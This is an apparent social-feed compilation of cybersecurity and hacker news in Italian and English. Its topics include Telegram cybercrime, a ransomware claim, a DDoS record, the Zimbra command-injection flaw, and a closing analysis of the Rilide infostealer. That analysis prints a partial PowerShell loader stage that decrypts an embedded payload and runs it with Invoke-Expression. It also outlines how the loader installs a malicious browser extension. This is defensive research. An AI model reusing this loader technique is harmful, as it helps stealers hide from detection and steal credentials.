Continua l’operazione per ritrovare le restanti vittime, restituire i fondi rubati e rintracciare i beni acquistati con il ricavato. Questi arresti facevano parte dell’operazione Contender 2.0, lanciata nel 2021 e mira a combattere varie minacce informatiche tra cui schemi BEC (Business Email Compromise), truffe romantiche e altri crimini finanziari nella regione africana, in particolare nell’Africa occidentale.

All’inizio di questa settimana, un cittadino nigeriano e britannico è stato condannato a sette anni di carcere negli Stati Uniti per il suo ruolo in uno schema multimilionario di compromissione di e-mail aziendali. Il criminale, noto come John Edwards, ha rubato più di 1,9 milioni di dollari da un’università della Carolina del Nord e ha cercato di rubare più di 3 milioni di dollari a varie organizzazioni del Texas, tra cui governi locali, società di costruzioni e un college.

L'articolo Interpol Arresta 8 Criminali Informatici per attività di Quishing in Costa d’Avorio proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Single Rotor Drone Spins For 360 Lidar Scanning
poliverso.org/display/0477a01e…
Single Rotor Drone Spins For 360 Lidar ScanningMultiple motors or servos are the norm for drones to achieve controllable flight, but a team from MARS LAB HKU was able to a 360° lidar scanning drone science.org/doi/10.1126/scirob… with full control on just a single motor and no additional actuators. Video after the break.The key to controllable flight is the swashplateless propeller


Single Rotor Drone Spins For 360 Lidar Scanning


Multiple motors or servos are the norm for drones to achieve controllable flight, but a team from MARS LAB HKU was able to a 360° lidar scanning drone with full control on just a single motor and no additional actuators. Video after the break.

The key to controllable flight is the swashplateless propeller design that we’ve seen few times, but it always required a second propeller to counteract self-rotation. In this case the team was able to make that self-rotation work for them to achieve 360° scanning with a single fixed LIDAR sensor. Self-rotation still need to be slowed was successfully done with four stationary vanes. The single rotor also means better efficiency compared to a multi-rotor with similar propeller disk area.

The LIDAR comprises a full 50% of the drones weight and provides a conical FOV out to a range of 450m. All processing happens onboard the drone, with point cloud data being processed by a LIDAR-inertial odometry framework. This allows the drone to track and plan it’s flight path while also building a 3D map of an unknown environment. This means it would be extremely useful for indoor or undergrounds environments where GPS or other positioning systems are not available.

All the design files and code for the drone is up on GitHub, and most of the electronic components are off-the-shelf. This means you can build your own, and the expensive lidar sensor is not required to get it flying. This seems like a great platform for further experimentation, and getting usable video from a normal camera would be an interesting challenge.

youtube.com/embed/lrEJnJrRJsQ?…


hackaday.com/2024/10/04/single…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

I Ratti Abbandonano la Nave! Come verrà sostituito il vuoto lasciato da Telegram nel Cybercrime?
poliverso.org/display/0477a01e…
I Ratti Abbandonano la Nave! Come verrà sostituito il vuoto lasciato da Telegram nel Cybercrime?Sebbene chi si occupa di intelligence delle minacce sia abbastanza preoccupato del fatto che il redhotcyber.com/post/il-mondo-… stia piano piano lasciando telegram, iniziano a verificarsi i primi esodi di massa.Telegram ha recentemente


I Ratti Abbandonano la Nave! Come verrà sostituito il vuoto lasciato da Telegram nel Cybercrime?


Sebbene chi si occupa di intelligence delle minacce sia abbastanza preoccupato del fatto che il cybercrime stia piano piano lasciando telegram, iniziano a verificarsi i primi esodi di massa.

Telegram ha recentemente annunciato modifiche significative alla sua politica sulla privacy. Il cofondatore e amministratore delegato Pavel Durov ha dichiarato il 23 settembre 2024 che la piattaforma rafforzerà la moderazione e trasferirà determinati dati degli utenti su richiesta delle autorità.

Ora il messenger rivelerà gli indirizzi IP e i numeri di telefono degli utenti su richieste legittime. Inoltre, l’azienda si è avvalsa di un team di moderatori e di intelligenza artificiale per rimuovere i contenuti illegali. E per i reclami relativi ai contenuti vietati è stato addirittura lanciato uno speciale bot @SearchReport.

I cambiamenti sono arrivati ​​dopo che la Francia ha accusato Durov di agevolare attività illegali sulla piattaforma. È stato accusato di aver facilitato la distribuzione di materiale pedopornografico, traffico di droga e strumenti per hacker e riciclaggio di denaro.

Inoltre, Durov è stato accusato di essersi rifiutato di fornire alle autorità i dati degli utenti. Il 25 marzo 2024, secondo quanto riferito, la Francia ha emesso un mandato di arresto per Durov e suo fratello Nikolai dopo aver rifiutato di identificare uno degli utenti ricercati in relazione a un’indagine su abusi sessuali su minori. Tuttavia, Durov è ora in libertà, anche se non potrà lasciare la Francia finché le indagini non saranno completate.

Tra i cambiamenti improvvisi nelle politiche di Telegram e i maggiori sforzi per identificare gli abusi della piattaforma, i criminali informatici hanno già iniziato a discutere sulla ricerca di canali di comunicazione alternativi. Alcuni gruppi e attivisti informatici hanno apertamente annunciato il loro passaggio ad altre piattaforme come Signal, Session, Jabber e Tox. Sui forum degli hacker iniziarono ad apparire consigli sull’utilizzo di questi messenger, nonché discussioni sui loro vantaggi e svantaggi.

Sebbene Signal e Session abbiano attirato l’attenzione grazie alla loro forte attenzione alla privacy, mancano di alcune funzionalità di Telegram, comprese le funzionalità dei bot e i gruppi di grandi dimensioni.

Inoltre, queste piattaforme non forniscono un’API aperta, il che ne limita la flessibilità per i criminali informatici. Anche i servizi di messaggistica istantanea decentralizzati come Tox, Jabber e Matrix sono considerati come possibili alternative, ma hanno anche i loro limiti in termini di funzionalità e affidabilità.
Comparazione tra messanger (Fonte Intel471)
Nonostante le discussioni sul passaggio ad altre piattaforme, Telegram rimane popolare tra gli aggressori grazie al suo gran numero di utenti e alle funzionalità avanzate difficili da trovare in un unico posto. Questo è probabilmente ciò che continuerà ad attrarre i criminali informatici, ma alcuni di loro cambieranno sicuramente il messenger che utilizzano per aumentare la privacy delle loro operazioni dannose.

L'articolo I Ratti Abbandonano la Nave! Come verrà sostituito il vuoto lasciato da Telegram nel Cybercrime? proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Interactive Project Teaches Lessons About Electromagnets And Waves
poliverso.org/display/0477a01e…
Interactive Project Teaches Lessons About Electromagnets And WavesWhether you’re a kid or a nerdy adult, you’ll probably agree that the interactive exhibitions at the museum are the best. If you happened to get down to the Oregon Science Festival in the last couple of years, you might have enjoyed “Catch The Wave!”—a public education project to teach people about


Interactive Project Teaches Lessons About Electromagnets And Waves


Whether you’re a kid or a nerdy adult, you’ll probably agree that the interactive exhibitions at the museum are the best. If you happened to get down to the Oregon Science Festival in the last couple of years, you might have enjoyed “Catch The Wave!”—a public education project to teach people about electromagnets and waves. Even better, [Justin Miller] has written up how he built this exciting project.

Catch The Wave! consists of four small tabletop cabinets. Each has physical controls and a screen, and each plays its role in teaching a lesson about electromagnets and sound waves, with a context of audio recording and playback.

The first station allows the user to power up an electromagnet and interact with it using paper clips. They can also see the effect it has on a nearby compass. The second illustrates how reversing current through an electromagnet can reverse its polarity, and demonstrates this by using it to swing a pendulum. The third station then ties this to the action of a speaker, which is effectively a fancy electromagnet—and demonstrates how it creates sound waves in this way. Finally, the fourth station demonstrates the use of a microphone to record a voice, and throws in some wacky effects for good fun.

If you’ve ever tried to explain how sound is recorded and reproduced, you’d probably have loved to had tools like these to do so. We love a good educational project around these parts, too.


hackaday.com/2024/10/04/intera…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

HackFest Enschede: The Type Of Indoor Event We Wanted All Along
poliverso.org/display/0477a01e…
HackFest Enschede: The Type Of Indoor Event We Wanted All AlongI’m sitting at a table writing this in the centre of a long and cavernous industrial building, the former print works of a local newspaper, I’m surrounded by hardware and software hackers working at their laptops, around me is a bustling crowd admiring a series of large projects on tables along the walls,


HackFest Enschede: The Type Of Indoor Event We Wanted All Along


I’m sitting at a table writing this in the centre of a long and cavernous industrial building, the former print works of a local newspaper, I’m surrounded by hardware and software hackers working at their laptops, around me is a bustling crowd admiring a series of large projects on tables along the walls, and the ambient sound is one of the demoscene, chiptunes, 3D-printed guitars, and improbably hurdy-gurdy music. Laser light is playing on the walls, and even though it’s quite a journey from England to get here, I’m home. This is Hackfest Enschede, a two-day event in the Eastern Dutch city which by my estimation has managed the near-impossible feat of combining the flavour of both a hacker event and a maker faire all in one, causing the two distinct crowds to come together.

The Best Of Both Worlds, In One Place


To give an idea of what’s here it’s time for a virtual trip round the hall. I’ll start with the music, aside from the demosceners there’s Printstruments with a range of 3D-printedmusical instruments, and Nerdy Gurdy, as you may have guessed, that hacker hurdy-gurdy I mentioned. This is perhaps one of few places I could have seen a spontaneous jam session featuring a 3D-printed bass and a laser-cut hurdy-gurdy. Alongside them were the Eurorack synthesisers of Sound Force, providing analogue electronic sounds aplenty.

Competing with the musicians are the sounds of 8-bit gaming, as the Home Computer Museum are here with an array of Dutch computers including the Philips range, a Tulip PC, and the super-futuristic Holborn business computer. They’re joined by Atari Invasion, and I’m as always pleased to see youngsters discovering the machines my generation had at their age, for themselves. The more hacker side of the hardware community is here in force, with the local Fablab Saxion and Tkkrlab hackerspace. The Fablab had brought along a really neat Lego assembling robot derived from a 3D printer. Then there’s badge.team showing off their electronic event badges, and the ever-enthusiastic Mitch Altman bringing his soldering workshop. This representts only a snapshot of what’s here, I’ve also seen printing (the old-fashioned kind), combat robots, dancing corn starch, Yvo de Haas‘ robot tentacles, and Ubuntu Mobile, to name but a few others.

Can We Capture This, And Bottle It?


Such an array of cool stuff is always good to see, but my take-away from this event lies not on the tables at the hall. Instead it’s in the way that here they’ve managed to capture what was great about the early maker events, the raw edge of creativity before all the STEM and webshops selling blinky LEDs moved in, and maintain an attraction for people from the hacker community. I think the key to the success lies in combining the stuff described above with a more hacker-friendly set of talks, and oddly in the venue itself. Enschede is easy to get to but not somewhere that demands premium prices on everything, so going along wasn’t the deal-breaker that a more shiny event might have been.

It’s great to see an event’s first try draw to a close with a feeling of success, and we hope there will be another Hackfest to go to in Enschede next year. But I’m more interested to see whether this event may seed others, fresh new events trying a similar formula. I hope I’ll see you there.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

V-Cut Vias Test Your Whole Panel At Once
poliverso.org/display/0477a01e…
V-Cut Vias Test Your Whole Panel At OnceWe might consider PCB panels as simply an intermediate step towards getting your PCBs manufactured on the scale of hundreds. This is due to, typically, an inability to run traces beyond your board – and most panel generators don’t give you the option, either. However, if you go for hand-crafted panels or modify a KiKit-created panel, you can easily


V-Cut Vias Test Your Whole Panel At Once


We might consider PCB panels as simply an intermediate step towards getting your PCBs manufactured on the scale of hundreds. This is due to, typically, an inability to run traces beyond your board – and most panel generators don’t give you the option, either. However, if you go for hand-crafted panels or modify a KiKit-created panel, you can easily add extra elements – for instance, why not add vias in the V-Cut path to preserve electrical connectivity between your boards?

[Adam Gulyas] went out and tried just that, and it’s a wonderfully viable method. He shows us how to calculate the via size to be just right given V-Cut and drilling tolerances, and then demonstrates design of an example board with discrete component LED blinkers you can power off a coin cell. The panel gets sent off to be manufactured and assembled, but don’t break the boards apart just yet — connect power to the two through-hole testpoints on the frame, and watch your panel light up all at once.

It’s a flashy demonstration – even more so once you put light-diffusing spheres on top of the domes. You could always do such a trick with mousebites, but you risk having the tracks tear off the board, and, V-Cuts are no doubt the cleanest way to panelize – no edge cleaning is required after breaking the boards apart. Want to learn about panel design? We’ve written and featured multiple guides for you over the years.


hackaday.com/2024/10/04/v-cut-…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Hackaday Podcast Episode 291: Walking in Space, Lead in the Earth, and Atoms under the DIY Microscope
poliverso.org/display/0477a01e…
Hackaday Podcast Episode 291: Walking in Space, Lead in the Earth, and Atoms under the DIY MicroscopeWhat have you missed on Hackaday this week? Elliot Williams and Al Williams compare notes on their favorites from the week, and you are invited. The guys may have said too much about the Supercon badge this year — listen in for a


Hackaday Podcast Episode 291: Walking in Space, Lead in the Earth, and Atoms under the DIY Microscope


What have you missed on Hackaday this week? Elliot Williams and Al Williams compare notes on their favorites from the week, and you are invited. The guys may have said too much about the Supercon badge this year — listen in for a few hints about what it will be about.

For hacks, you’ll hear about scanning tunneling microscopes, power management for small Linux systems, and lots of inertial measurement units. The guys talked about a few impossible hacks for consumer electronics, from hacking a laptop, to custom cell phones.

Of course, there are plenty more long-form articles of the week, including a brief history of what can go wrong on a spacewalk and how to get the lead out (of the ground). Don’t forget to take a stab at the What’s That Sound competition and maybe score a sweet Hackaday Podcast T-shirt.

Check out the links below if you want to follow along, and as always, tell us what you think about this episode in the comments!

html5-player.libsyn.com/embed/…

Use this link to teleport a DRM-free MP3 to your location.

Where to Follow Hackaday Podcast

Places to follow Hackaday podcasts:


Episode 291 Show Notes:

News:


  • Supercon is almost here!


What’s that Sound?


Interesting Hacks of the Week:


Quick Hacks:


Can’t-Miss Articles:


hackaday.com/2024/10/04/hackad…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

This Week in Security: Zimbra, DNS Poisoning, and Perfctl
poliverso.org/display/0477a01e…
This Week in Security: Zimbra, DNS Poisoning, and PerfctlUp first this week is a warning for the few of us still brave enough to host our own email servers. If you’re running Zimbra, it’s time to update, because CVE-2024-45519 is now being exploited in the wild arstechnica.com/security/2024/….That vulnerability is a pretty nasty one, though thankfully requires a specific


This Week in Security: Zimbra, DNS Poisoning, and Perfctl


Up first this week is a warning for the few of us still brave enough to host our own email servers. If you’re running Zimbra, it’s time to update, because CVE-2024-45519 is now being exploited in the wild.

That vulnerability is a pretty nasty one, though thankfully requires a specific change from default settings to be exposed. The problem is in postjournal. This logging option is off by default, but when it’s turned on, it logs incoming emails. One of the fields on an incoming SMTP mail object is the RCPT TO: field, with the recipients made of the to, cc, and bcc fields. When postjournal logs this field, it does so by passing it as a bash argument. That execution wasn’t properly sanitized, and wasn’t using a safe call like execvp(). So, it was possible to inject commands using the $() construction.

The details of the attack are known, and researchers are seeing early exploratory attempts to exploit this vulnerability. At least one of these campaigns is attempting to install webshells, so at least some of those attempts have teeth. The attack seems to be less reliable when coming from outside of the trusted network, which is nice, but not something to rely on.

New Tool Corner


What is that binary doing on your system? Even if you don’t do any security research, that’s a question you may ask yourself from time to time. A potential answer is WhoYouCalling. The wrinkle here is that WYC uses the Windows Event Tracing mechanism to collect the network traffic strictly from the application in question. So it’s a Windows only application for now. What you get is a packet capture from a specific executable and all of its children processes, with automated DNS capture to go along.

DNS Poisoning


Here’s a mystery. The folks at Assetnote discovered rogue subdomains from several of their customers, showing up with seemingly random IP addresses attached. A subdomain like webproxy.id.customer.vn might resolve with 10 different addresses, when querying on alibabadns.com.

That turned out to be a particularly important clue. These phantom subdomains were all linked to the Chinese Internet in some way, and it turns out that each subdomain had some interesting keyword in it, like webproxy or VPN. This seems to be a really unique way to censor the Internet, as part of the Chinese Great Firewall. The problem here is that the censorship can escape, and actually poison DNS for those subdomains for the rest of the Internet. And because sometimes the semi-random IPs point at things like Fastly CDN or old cPanel installs. A bit of legwork gets you the equivalent of subdomain takovers. Along with the story, Assetnote have shared a tool to check domains for this issue.

Virtual Name Tags Bring the Creep Factor


What do you get when you combine Internet-connected smart glasses with LLM doing facial recognition? The optimistic opinion is that you get virtual nametags for everybody you meet. I’ve played a video game or two that emulates that sort of ability. Taking a bit more cynical and realistic view, this auto-doxxing of everyone in public strays towards dystopian.

perfctl


There’s a newly discovered Linux malware, perfctl, that specializes in stealth, combined with Monero mining. The malware is also used to relay traffic, as well as install other malware in compromised machines. The malware communicates over TOR, and uses some clever tricks to avoid detection. Log in to a compromised machine, and the Monero mining stops until you log back out.

The malware is particularly difficult to get rid of, and as always, the best solution is to carefully back up and then wipe the affected machine. One of the tells to look for is a machine that’s hard charging when it has no business being spun up to 100% CPU usage, and then when you log in and look for the culprit, it drops to normal.

Bits and Bytes


[nv1t] found a kid’s toy, the Kekz Headphones, and they just begged to be taken apart. This toy has a bunch of audio on an SD Card, and individual NFC-enabled tokens that triggers playback of the right file. This one is interesting from an infosec perspective, because the token actually supplies the encryption key for the file playback, making it a nominally secure system. After pulling everything apart, it became apparent that the encryption wasn’t up to the task, with only about 56 possible keys for each file.

Something we’ve continually talked about is how the subtle mismatches in data parsing often lead to vulnerabilities. [Mahmoud Awali] has noticed this, too, and decided to put together a comparison of how different languages handle HTTP parameters. Did you know that Ruby uses the semicolon as a parameter delimiter? There are a bunch of quirks like this, and this is the sort of material that you’ll need to find that next big vulnerability.

And finally, speaking of Ruby, are you familiar with Ruby’s class pollution category of vulnerabilities? It’s akin to Python and JavaScript’s prototype pollution, and not entirely unlike Java’s deserialization issues. If Ruby is your thing, go brush up on how to avoid this particular pitfall.


hackaday.com/2024/10/04/this-w…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Stormous rivendica un attacco all’Italiana Office Group: 1 GB di Dati nel dark web
poliverso.org/display/0477a01e…
Stormous rivendica un attacco all’Italiana Office Group: 1 GB di Dati nel dark webRecentemente, il gruppo ransomware Stormous redhotcyber.com/?s=stormous ha rivendicato la compromissione di OfficeGroup, un’azienda italiana specializzata nello sviluppo di sistemi gestionali e informatici. Questo attacco ha portato all’esfiltrazione e alla


Stormous rivendica un attacco all’Italiana Office Group: 1 GB di Dati nel dark web


Recentemente, il gruppo ransomware Stormous ha rivendicato la compromissione di OfficeGroup, un’azienda italiana specializzata nello sviluppo di sistemi gestionali e informatici. Questo attacco ha portato all’esfiltrazione e alla pubblicazione di circa 1 GB di dati, come confermato dal gruppo stesso.

Stormous, noto gruppo cyber-criminale attivo dal 2021, ha costruito la propria reputazione attraverso una serie di attacchi a realtà internazionali operanti in vari settori. L’obiettivo principale degli attacchi è l’esfiltrazione di dati sensibili, seguita da richieste di riscatto per evitare la pubblicazione degli stessi. Le comunicazioni di Stormous avvengono tramite un canale Telegram dedicato, su cui pubblicano aggiornamenti sugli attacchi e le presunte violazioni.

Al momento, non possiamo confermare la veridicità della notizia, poiché l’organizzazione non ha ancora rilasciato alcun comunicato stampa ufficiale sul proprio sito web riguardo l’incidente. Pertanto, questo articolo deve essere considerato come ‘fonte di intelligence’.

Dettagli della rivendicazione


L’attacco a OfficeGroup è stato segnalato il 3 ottobre 2024, e si presume che il gruppo ransomware abbia esfiltrato 1 GB di dati dall’infrastruttura della società.

Nonostante le informazioni diffuse da Stormous, non ci sono ancora conferme ufficiali da parte di OfficeGroup. La natura e il contenuto dei dati esfiltrati non sono stati divulgati pubblicamente, e l’azienda non ha ancora rilasciato dichiarazioni riguardo all’accaduto.

Il modus operandi di Stormous si basa sull’infiltrazione nei sistemi di aziende di diverse nazioni e settori, con l’intento di rubare dati sensibili e chiedere riscatti. È probabile che l’obiettivo sia non solo quello di ottenere pagamenti dalle vittime, ma anche di intimidire altre organizzazioni mostrando la loro capacità di compromettere sistemi e pubblicare dati riservati.

Conclusione


Al momento, non ci sono conferme ufficiali da parte di OfficeGroup in merito all’entità del danno subito o alle azioni intraprese per mitigare le conseguenze dell’attacco. È auspicabile che l’azienda prenda misure appropriate per garantire la sicurezza dei dati e la continuità dei propri servizi, oltre a collaborare con le autorità competenti per investigare sulla vicenda.

Come nostra consuetudine, lasciamo sempre spazio ad una dichiarazione da parte dell’azienda qualora voglia darci degli aggiornamenti sulla vicenda. Saremo lieti di pubblicare tali informazioni con uno specifico articolo dando risalto alla questione.

RHC monitorerà l’evoluzione della vicenda in modo da pubblicare ulteriori news sul blog, qualora ci fossero novità sostanziali. Qualora ci siano persone informate sui fatti che volessero fornire informazioni in modo anonimo, possono utilizzare la mail crittografata del whistleblower.

L'articolo Stormous rivendica un attacco all’Italiana Office Group: 1 GB di Dati nel dark web proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

The Raspberry Pi 500 Hints At Its Existence
poliverso.org/display/0477a01e…
The Raspberry Pi 500 Hints At Its ExistenceIt’s fairly insignificant in the scheme of things, and there’s no hardware as yet for us to look at, but there it is. Tucked away in a device tree file, the first mention of a Raspberry Pi 500 github.com/raspberrypi/linux/c…. We take this to mean that the chances of an upgrade to the Pi 400 all-in-one giving it the heart of a Pi 5 are now quite


The Raspberry Pi 500 Hints At Its Existence


It’s fairly insignificant in the scheme of things, and there’s no hardware as yet for us to look at, but there it is. Tucked away in a device tree file, the first mention of a Raspberry Pi 500. We take this to mean that the chances of an upgrade to the Pi 400 all-in-one giving it the heart of a Pi 5 are now quite high.

We’ve remarked before that one of the problems facing the Raspberry Pi folks is that a new revision of the regular Pi no longer carries the novelty it might once have done, and certainly in hardware terms (if not necessarily software) it could be said that the competition have very much caught up. It’s in the Compute Module and the wildcard products such as the all-in-one computers that they still shine then, because even after several years of the 400 it’s not really seen an effective competitor.

So we welcome the chance of an all-in-one with a Pi 5 heart, and if we had a wish list for it then it should include that mini PCI-E slot on board for SSDs and other peripherals. Such a machine would we think become a must-have for any space-constrained bench.


hackaday.com/2024/10/04/the-ra…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Cloudflare: il più grande attacco DDoS della storia da 3,8 Tbps è stato sventato
poliverso.org/display/0477a01e…
Cloudflare: il più grande attacco DDoS della storia da 3,8 Tbps è stato sventatoGli specialisti di Cloudflare hanno riferito blog.cloudflare.com/how-cloudf… di aver recentemente respinto un attacco redhotcyber.com/post/cosa-sono… che ha stabilito un nuovo record. Secondo Matthew Prince, CEO di Cloudflare, la potenza di attacco ha raggiunto 3,8 Tbps e


Cloudflare: il più grande attacco DDoS della storia da 3,8 Tbps è stato sventato


Gli specialisti di Cloudflare hanno riferito di aver recentemente respinto un attacco DDoS che ha stabilito un nuovo record. Secondo Matthew Prince, CEO di Cloudflare, la potenza di attacco ha raggiunto 3,8 Tbps e 2,14 miliardi di pacchetti al secondo (Pps).

L’attacco mirava a un cliente anonimo di un provider di hosting anonimo che utilizza i servizi di Cloudflare.

Per fare un confronto, ricordiamo che il record precedente in questo ambito era stato stabilito alla fine del 2021, quando Microsoft registrò un attacco con una capacità di 3,47 Tbit/s e 340 milioni di PPS. E l’attacco più grande, registrato in precedenza da Cloudflare, ha raggiunto una potenza di 2,6 Tbit/s.

In un post sul blog, gli analisti di Cloudflare hanno affermato che l’attacco è durato quasi un mese ed è consistito in più di un centinaio di attacchi DDoS ipervolumetrici separati. Molti di essi erano destinati all’infrastruttura di rete target (L3 e L4) e la loro capacità superava i 2 miliardi di pacchetti PPS e i 3 Tbit/s.

I dispositivi infetti da cui è stato effettuato l’attacco erano sparsi in tutto il mondo e si trovavano in Russia, Vietnam, Stati Uniti, Brasile e Spagna.

Allo stesso tempo, gli aggressori hanno utilizzato diversi dispositivi hackerati, tra cui router Asus, dispositivi Mikrotik, DVR, server web e così via. Nella maggior parte dei casi i dispositivi compromessi utilizzavano il protocollo UDP su una porta fissa.

Cloudflare afferma di aver mitigato con successo tutti questi attacchi, uno dei quali ha avuto una potenza di picco di 3,8 Tbps e una durata di 65 secondi.

L'articolo Cloudflare: il più grande attacco DDoS della storia da 3,8 Tbps è stato sventato proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Internet dallo Spazio Profondo! La NASA Raggiunge Psyche con un Laser da 267 megabit
poliverso.org/display/0477a01e…
Internet dallo Spazio Profondo! La NASA Raggiunge Psyche con un Laser da 267 megabitLa navicella spaziale Psyche di NASA è stata lanciata il 13 ottobre 2023 e si trova ora in viaggio verso l’asteroide 16 Psyche, situato nella fascia degli asteroidi tra Marte e Giove. Durante il suo viaggio, utilizza propulsori a ioni alimentati da energia solare


Internet dallo Spazio Profondo! La NASA Raggiunge Psyche con un Laser da 267 megabit


La navicella spaziale Psyche di NASA è stata lanciata il 13 ottobre 2023 e si trova ora in viaggio verso l’asteroide 16 Psyche, situato nella fascia degli asteroidi tra Marte e Giove. Durante il suo viaggio, utilizza propulsori a ioni alimentati da energia solare per spostarsi. La missione Psyche ha come obiettivo di esplorare questo asteroide metallico, che si crede possa fornire informazioni cruciali sulla formazione dei pianeti del nostro sistema solare. La navicella dovrebbe arrivare a destinazione nell’agosto del 2029, dove inizierà ad orbitare attorno all’asteroide per analizzarne la composizione e altre caratteristiche scientifiche

Nell’estate del 2024, la tecnologia Deep Space Optical Communications (DSOC) ha stabilito un nuovo record trasmettendo un segnale laser dalla Terra alla navicella spaziale Psyche, a circa 290 milioni di miglia (460 milioni di chilometri) di distanza. Questa distanza equivale alla massima distanza tra la Terra e Marte.

Un traguardo importante è stato raggiunto il 29 luglio, completando la prima fase della dimostrazione tecnologica lanciata con Psyche il 13 ottobre 2023. Le comunicazioni ottiche hanno dimostrato la loro efficacia su enormi distanze, fornendo dati a velocità fino a 100 volte superiori rispetto ai sistemi radio.

La tecnologia DSOC si basa su un trasmettitore laser e due stazioni di terra. L’Osservatorio Palomar in California riceve i dati dalla navicella spaziale e un laboratorio vicino a Wrightwood invia segnali laser da 7 kW.

L’uso di un laser consente velocità di dati significativamente più elevate rispetto ai segnali radio, il che potrebbe essere fondamentale per le future missioni spaziali, compreso l’invio di astronauti su Marte.

La NASA ha inviato un segnale laser a circa 290 milioni di miglia alla navicella spaziale per le comunicazioni ottiche nello spazio profondo.

A una distanza di 33 milioni di miglia, la velocità di trasmissione ha raggiunto 267 megabit al secondo e a una distanza di 240 milioni di miglia – 6,25 megabit al secondo. Durante la dimostrazione sono stati trasferiti quasi 11 terabit di dati. Un video ultra-HD di 45 secondi contenente riprese della Terra e dello spazio è stato inviato sulla Terra da Psiche.

youtube.com/embed/KGMiAPLRUhs?…

La tecnologia DSOC ha mostrato un’elevata stabilità. Si prevede che il trasmettitore verrà riacceso nel novembre 2024 per testare le sue prestazioni a lungo termine.

L'articolo Internet dallo Spazio Profondo! La NASA Raggiunge Psyche con un Laser da 267 megabit proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Infiltrati nel Canale Telegram di Rilide Infostealer! Gli esperti italiani ci spiegano come funziona
poliverso.org/display/0477a01e…
Infiltrati nel Canale Telegram di Rilide Infostealer! Gli esperti italiani ci spiegano come funzionaA partire dal 2023, Rilide è emerso come una minaccia in crescita nel panorama degli infostealer. Prendendo di mira principalmente browser basati sul motore Chromium, come Google Chrome e Microsoft Edge, Rilide opera come


Infiltrati nel Canale Telegram di Rilide Infostealer! Gli esperti italiani ci spiegano come funziona


A partire dal 2023, Rilide è emerso come una minaccia in crescita nel panorama degli infostealer. Prendendo di mira principalmente browser basati sul motore Chromium, come Google Chrome e Microsoft Edge, Rilide opera come un’estensione del browser, accedendo a credenziali di accesso, cookie e persino carte di credito e portafogli di criptovalute.

I ricercatori italiani di Delfi Security con questo articolo, hanno svolto un’indagine su un campione di Rilide distribuito insieme a un loader PowerShell per eludere i sistemi di detection. Il codice del loader include un meccanismo che invia un avviso con le informazioni di sistema a un canale Telegram ogni volta che il loader viene eseguito. A causa di una configurazione errata dei permessi del canale, è stato possibile accedervi, recuperare l’elenco completo dei dispositivi infetti e identificare l’account Telegram dal threat actor per gestire il canale.

Analisi del loader


Il loader PowerShell è suddiviso in due stage. Nel primo stage vengono definite due costanti: “p94oc”, che contiene il secondo stage crittografato con AES, e “UG8Nu5”, che contiene la chiave di decrittazione. Il codice viene eseguito tramite la funzione Invoke-Expression dopo essere stato decrittato dalla funzione decrypt():

Set-Variable p94oc -Option Constant -Value 'qlzVmHUcEvt0o[...]'

Set-Variable UG8Nu5 -Option Constant -Value System.Text.Encoding]::UTF8.GetString(([byte[]] ( 87, 103, 47, [...] ))))

function decrypt( $UG8Nu5, $T7Ek )

{

$LV2q = [System.Convert]::FromBase64String( $T7Ek )
$irW2N = $LV2q[0..15]
$nTMr = createAesManagedObject $UG8Nu5 $irW2N
$ybXNa = $nTMr.CreateDecryptor()
$M5Tz = $ybXNa.TransformFinalBlock( $LV2q, 16, $LV2q.Length - 16 )
$nTMr.Dispose()
return [System.Text.Encoding]::UTF8.GetString( $M5Tz ).Trim( [char] 0 )

}

Invoke-Expression ( decrypt $UG8Nu5 $p94oc )

Il secondo stage, una volta decrittato, esegue le seguenti azioni:

  • Raccoglie informazioni sull’utente corrente, i suoi privilegi, il dispositivo e i gruppi locali presenti su di esso.
  • Recupera l’indirizzo IP e la posizione del dispositivo inviando una richiesta GET a “ipapi.com/json/?fields=status,…
  • Estrae l’estensione Rilide – memorizzata all’interno del secondo stage stesso – in una cartella temporanea: “C:\Users\[utente]\AppData\Roaming[valore casuale]\”.
  • Raccoglie un elenco dei browser basati su Chromium installati e installa l’estensione copiando manualmente i file e modificando alcune chiavi di registro e file delle preferenze di sicurezza del browser.
  • Elimina la cartella temporanea creata.
  • Invia un report al threat actor tramite un canale Telegram dedicato, includendo le informazioni raccolte nel primo punto e un log completo dell’installazione. Per consentire ciò, nel codice sono inclusi il token del bot e l’ID del canale.

Un comportamento tipico per un loader di un information stealer. Durante l’analisi, il token del bot utilizzato per inviare messaggi al canale Telegram era ancora attivo. Ciò è stato verificato chiamando il metodo /getMe dell’API di Telegram tramite una richiesta GET all’indirizzo:

https://api.telegram.org/bot[BOT_ID]:[TOKEN]/getMe

La chiamata /getMe ha restituito informazioni di base sul bot, come il suo ID e il nome utente, confermando che il token era ancora valido:

Accesso al canale di notifica del loader


Al momento dell’analisi, il canale utilizzato per inviare i messaggi era privato, il che significa che solo i membri potevano vederne il contenuto. L’API Bot di Telegram offre numerose funzionalità, ma nessuna per leggere i messaggi da un canale. Tuttavia, alcuni metodi possono essere sfruttati per accedere al contenuto se il canale è configurato in modo insicuro.

